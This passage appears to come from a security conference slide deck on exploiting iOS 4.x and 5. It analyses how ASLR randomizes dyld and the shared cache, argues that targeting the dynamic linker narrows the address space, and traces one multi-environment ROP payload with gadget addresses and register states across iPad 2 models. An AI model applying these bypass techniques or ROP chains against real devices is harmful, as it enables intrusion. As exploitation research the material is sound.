- however dyld is only slided the same amount as the main binary

- therefore it is not moved if the main binary is not a PIE

```
Num Basename              Type Address            Reason | | Source
    | |                        | |                       | | | |
  1 test                  - 0x75000               exec Y Y /private/var/root/test at 0x75000 (offset 0x74000)
  2 dyld                  - 0x2fe74000            dyld Y Y /usr/lib/dyld at 0x2fe74000 (offset 0x74000) with ...

Num Basename              Type Address            Reason | | Source
    | |                        | |                       | | | |
  1 test                  - 0xc8000               exec Y Y /private/var/root/test at 0xc8000 (offset 0xc7000)
  2 dyld                  - 0x2fec7000            dyld Y Y /usr/lib/dyld at 0x2fec7000 (offset 0xc7000) with ...
```

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How Random is the Baseaddress?

- randomized on page boundary

- only 256 possible base addresses between 0x1000 and 0x100000

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
dyld_shared_cache sliding in dyld

- dyld has always been responsible for mapping the shared cache

- now it loads it at a random base address

- and tells the kernel about it (via new syscall)

- due to dyld_shared_cache structure only about 4200 different base addresses

No Slide

0x30000000

| CODE | | DATA | |

0x3FFFFFFF

Maximum Slide

0x30000000

| | CODE | | DATA |

0x3FFFFFFF

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
- Addition of ASLR means

  - new applications at 256 different load addresses for dyld / main

  - not only 48 different load addresses for the cache

  - but about 48 * 4200 possible load addresses

  - the odds to randomly select the right one is about 1 in 200k

- For old apps going after dynamic linker or main binary for sure

- For new apps going after the dynamic linker seems more promising

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iOS Exploitation in iOS 5

- just released

- therefore no full analysis yet

- but it seems dyld is now always randomized

- going after main binary for backward compatible apps seems best

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Part III

Cheating the Odds - Attacking the Dynamic Linker

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Attacking the Dynamic Linker

- the odds to hit a ROP gadget in dyld_shared_cache is 1 in 200k

- the dynamic linker dyld seems to be the weakest spot in iOS

- we did more analysis about the dynamic linker in iOS

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iDevices and Versions

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2	✓		✓	✓	✓											
iPod 3	✓		✓	✓	✓						✓	✓	✓	✓	✓	✓
iPod 4	✓		✓	✓	✓						✓	✓	✓	✓	✓	✓
iPhone 3G	✓	✓	✓	✓	✓											
iPhone 3GS	✓	✓	✓	✓	✓						✓	✓	✓	✓	✓	✓
iPhone 4 GSM	✓	✓	✓	✓	✓						✓	✓	✓	✓	✓	✓
iPhone 4 CDMA						✓	✓	✓	✓	✓						
iPad 1					✓						✓	✓	✓	✓	✓	✓
iPad 2 WIFI											✓	✓	✓	✓	✓	✓
iPad 2 GSM											✓	✓	✓	✓	✓	✓
iPad 2 CDMA											✓	✓	✓	✓	✓	✓

Remember this slide ???

„only" 81 combinations

33 combinations without ASLR

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Dyld Binaries by iOS Version

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2																
iPod 3																
iPod 4																
iPhone 3G																
iPhone 3GS																
iPhone 4 GSM																
iPhone 4 CDMA																
iPad 1																
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

colors show different dyld binaries

13 different dyld binaries

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Dyld Binaries by iOS Version - without ASLR

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2	■		■	■	■											
iPod 3	■		■	■	■											
iPod 4	■		■	■	■											
iPhone 3G	■	■	■	■	■											
iPhone 3GS	■	■	■	■	■											
iPhone 4 GSM	■	■	■	■	■											
iPhone 4 CDMA						■	■	■	■	■						
iPad 1					■											
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

10 dyld binaries instead of 33 different caches

Dyld Binaries by iOS Version - with ASLR

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2																
iPod 3																
iPod 4																
iPhone 3G																
iPhone 3GS																
iPhone 4 GSM																
iPhone 4 CDMA																
iPad 1																
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

3 dyld binaries
at 256 * 3 possible addresses
instead of
48 different caches
at about 48 * 4200 possible addresses

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Cheating the Odds

- Gadgets from dyld_shared_cache

    - 33 + 48 * 4200 = 201633

- Gadgets from dyld

    - 10 + 3 * 256 = 778 (bleeding edge app)

    - 10 + 3 = 13 (backwards compatible app)

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But can we get better?

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Part IV

Multi Environment ROP Payloads

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What does this ROP payload do?

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

- what is the target environment?

- what will it do?

- is it a full payload or just a part of it?

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One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (CDMA)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    STRB   R5, [R6,#0x11]
__text:3017E28A    LDR    R1, [R5,#0x74]
__text:3017E28C    MULS   R6, R5
__text:3017E28E    LDR    R7, [R5,#0x64]
__text:3017E290    STR    R4, [R6,#0x54]
__text:3017E292    STRB   R0, [R7,#0x11]
```

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iOS 4.3.5 - iPad 2 (CDMA)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    STRB   R5, [R6,#0x11]
__text:3017E28A    LDR    R1, [R5,#0x74]
__text:3017E28C    MULS   R6, R5
__text:3017E28E    LDR    R7, [R5,#0x64]
__text:3017E290    STR    R4, [R6,#0x54]
__text:3017E292    STRB   R0, [R7,#0x11]
```

most likely a crash because
R6 is some "uninitialized" pointer

iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E28A+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC72+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

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iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC74+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    MOVS    R0, R0
__text:3017E28A    MOVS    R0, R0
...
__text:3017EC72    MOVS    R0, R0
__text:3017EC74    LDR     R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD     R3, PC
__text:3017EC78    LDR     R3, [R3]
__text:3017EC7A    LDR     R0, [R0,R3]
__text:3017EC7C    BX      LR
```

SektionEins

iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	0DE9F426	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC76+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

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__text:3017E28A    MOVS    R0, R0
...
__text:3017EC72    MOVS    R0, R0
__text:3017EC74    LDR     R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD     R3, PC
__text:3017EC78    LDR     R3, [R3]
__text:3017EC7A    LDR     R0, [R0,R3]
__text:3017EC7C    BX      LR
```

iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3E01E0A0	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC78+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

SektionEins

iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	00000018	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC7A+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	00000018	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC7A+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

most likely a crash because R0 is some "uninitialized" pointer

SektionEins

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    POP    {R4,R5,PC}
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	3020B6BE+1	R12	???
R5	3017E288+1	SP	+16
R6	???	LR	???
R7	???	PC	3018DFC4+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3018DFC4    MOV    R3, R4
__text:3018DFC6    BLX    R5
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3020B6BE+1	R11	???
R4	3020B6BE+1	R12	???
R5	3017E288+1	SP	+16
R6	???	LR	???
R7	???	PC	3018DFC6+1

Stack	Offset
3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3018DFC4    MOV    R3, R4
__text:3018DFC6    BLX    R5
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3020B6BE+1	R11	???
R4	3020B6BE+1	R12	???
R5	3017E288+1	SP	+16
R6	???	LR	3018DFC8+1
R7	???	PC	3017E288+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    POP    {R4,R5,PC}
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3018DFC8+1
R7	???	PC	301ACCAA+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:301ACCAA    MOV    R2, SP
__text:301ACCAC    BLX    R3
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3018DFC8+1
R7	???	PC	301ACCAC+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:301ACCAA    MOV    R2, SP
__text:301ACCAC    BLX    R3
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	301ACCAE+1
R7	???	PC	3020B6BE+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3020B6BE    BLX    R4
__text:3020B6C0    POP    {R4,R7,PC}
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3020B6C0+1
R7	???	PC	301C8CDE+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:301C8CDE    MOV    R0, R2
__text:301C8CE0    BX     LR
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3020B6C0+1
R7	???	PC	301C8CE0+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:301C8CDE     MOV     R0, R2
__text:301C8CE0     BX      LR
```

SektionEins

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3020B6C0+1
R7	???	PC	3020B6C0+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
